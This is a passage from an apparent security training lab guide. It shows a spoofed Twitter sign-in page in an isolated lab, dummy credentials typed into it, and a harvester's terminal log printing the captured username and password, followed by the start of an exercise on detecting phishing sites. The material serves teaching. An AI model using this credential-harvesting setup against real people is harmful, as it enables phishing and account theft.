


PLABWIN10 - Google Chrome
dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=3P5NlLAzolEw38S0OLORqcJb6bxlUKFd...
Menu
Recycle Bin
Microsoft Edge
Cain
Type here to search

Figure 2.57 Screenshot of PLABWIN10: Displaying the Desktop

Step 9

Open the **Edge** browser from the Taskbar and browse to the following site:

```
http://192.168.0.4
```


PLABWIN10 - Google Chrome
dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=3P5NlLAzolEw38S0OLORqcJb6bxlUKFd...
Sign in to Twitter
Menu
192.168.0.4/
Type here to search

- Twitter
- Language: English
  - Bahasa Indonesia
  - Bahasa Melayu
  - Dansk
  - Deutsch
  - EnglishUK
  - Español
  - Euskara
  - Filipino
  - Galego
  - Italiano
  - LOLCATZ
  - Magyar
  - Nederlands
  - Norsk
  - Polski
  - Português
  - Suomi
  - Svenska
  - Türkçe
  - català
  - français
  - română
  - Čeština
  - Ελληνικά
  - Русский
  - Українська мова

Figure 2.58 Screenshot of PLABWIN10: Displaying browsing to the spoofed web address.

> ***Note:*** *In a real-world scenario, the user would be tricked to browsing to the website impersonating the original website through an email or a phone call. The malicious attacker will modify the impersonating website to resemble the original website as close as possible.*

Step 10

Notice that the Website is not exactly the replica of **Twitter**, but it has all the fields that you require to capture information.

Scroll down to the **Username** text box, type the following name:


```
mjfox
```

In the **Password** text box, type the following password:

```
password
```

Click **Sign In**.

> ***Note:*** *You can use any username and password. Avoid using a real username and password. If prompted to save password, click* ***No****.*



PLABWIN10 - Google Chrome
dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=3P5NILAzolEw38S0OLORqcJb6bxlUKFd...
Sign in to Twitter
Menu ▾
192.168.0.4/
Type here to search

- 日本語
- 简体中文
- 繁體中文
- 한국어

Sign in to Twitter

Sign In

mjfox

•••••••••

Sign in

□ Remember me · Forgot password?

New to Twitter? Sign up now »

Already using Twitter via text message? Activate your account »

Dismiss

Close

Previous

Next

Close

Go to a person's profile

Start typing a name to ju


Figure 2.59 Screenshot of PLABWIN10: Entering the user credentials on the displayed Webpage.

> ***Note**: After signing in, the page may come up with a **Can't connect securely to this page** notice. This will not affect the PLABKALI01 output.*

Step 11

Switch back to **PLABKALI01**

In the terminal window notice that the username and password has been captured.


PLABKALI01 - Google Chrome
dev.practice-labs.com/device-advanced.aspx?client=html&device=3&width=1024&height=768&login=true&token=3P5NlLAzolEw38S0OLORqcJb6bxlUKFd...
Applications ▾
Places ▾
Terminal ▾
Thu 10:29
Menu ▾
root@PLABKALI01: ~
File
Edit
View
Search
Terminal
Help

```
192.168.0.3 - - [28/Nov/2019 10:27:20] "GET /favicon.ico HTTP/1.1" 404 -
192.168.0.3 - - [28/Nov/2019 10:27:22] "GET / HTTP/1.1" 200 -
192.168.0.3 - - [28/Nov/2019 10:27:25] "GET / HTTP/1.1" 200 -
directory traversal attempt detected from: 192.168.0.3
192.168.0.3 - - [28/Nov/2019 10:27:30] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: session[username_or_email]=mjfox
POSSIBLE PASSWORD FIELD FOUND: session[password]=password
PARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52
PARAM: scribe_log=
POSSIBLE USERNAME FIELD FOUND: redirect_after_login=
PARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


directory traversal attempt detected from: 192.168.0.3
192.168.0.3 - - [28/Nov/2019 10:27:41] "GET /favicon.ico HTTP/1.1" 404 -
directory traversal attempt detected from: 192.168.0.3
192.168.0.3 - - [28/Nov/2019 10:27:59] "GET /favicon.ico HTTP/1.1" 404 -
192.168.0.3 - - [28/Nov/2019 10:28:00] "GET / HTTP/1.1" 200 -
192.168.0.3 - - [28/Nov/2019 10:28:04] "GET / HTTP/1.1" 200 -
directory traversal attempt detected from: 192.168.0.3
192.168.0.3 - - [28/Nov/2019 10:28:15] "GET /favicon.ico HTTP/1.1" 404 -
```

Figure 2.60: Screenshot of PLABKALI01: Showing the captured user credentials in the terminal window.

Close the terminal window.

Exercise 3 - Preventing Social Engineering Exploitation

Social engineering is a method to convince a user to share confidential information, which could be official or personal. For example, you could receive an E-mail claiming that your bank account is locked or frozen. You need to click on the given URL and provide your credentials to unlock your bank account. This can be a tricky situation for many users as they get apprehended and without a second thought, click on the URL and share the user credentials. This method is called Phishing, which is one of the methods of social engineering covered earlier in this module.

There are several methods that allow you to detect phishing; either by using a toolbar or through a Website that specializes in detecting phished Websites.

In this exercise, you will learn to detect phished Websites.

Learning Outcomes


After completing this exercise, you will be able to:

- Use the Netcraft Toolbar
- Use the PhishTank Website

Your Devices

You will be using the following devices in this lab. Please power on this device.

- **PLABDC01 -** (Windows Server 2019 - Domain Controller)
- **PLABKALI01 -** (Kali 2019.2 - Linux Kali Workstation)
- **PLABWIN10 -** (Windows 10 - Domain Member)



Task 1 - Install Firefox

Firefox is a Web browser developed by Mozilla.

In this task, you will learn to install Firefox. To do this, perform the following steps:

Step 1

Ensure that you have logged into **PLABWIN10**.

Click the **Microsoft Edge** icon in the taskbar.




PLABWIN10 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=bCm4bswxqRluvKN8R5vZuPnHDI2UpjF0lb1AdIP5YkdFvZNC\
Recycle Bin
Microsoft Edge
Cain
Microsoft Edge
Type here to search

Figure 3.1 Screenshot of PLABWIN10: Displaying the PLABWIN10 desktop. Microsoft Edge is selected.

Step 2

After the **Intranet** Website has loaded, click **Installation_Files**.


PLABWIN10 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=bCm4bswxqRluvKN8R5vZuPnHDl2UpjF0lb1AdlP5YkdFvZNC\
Intranet
intranet/
Tools and resources
Public files
Type here to search

Note

We have updated this website to start offering more services. As part of this, the location of the files has changed slightly from most of the documentation.

For example, **Tools and Resources > Installation_Files > Cisco** is now simply **Installation_Files > Cisco**

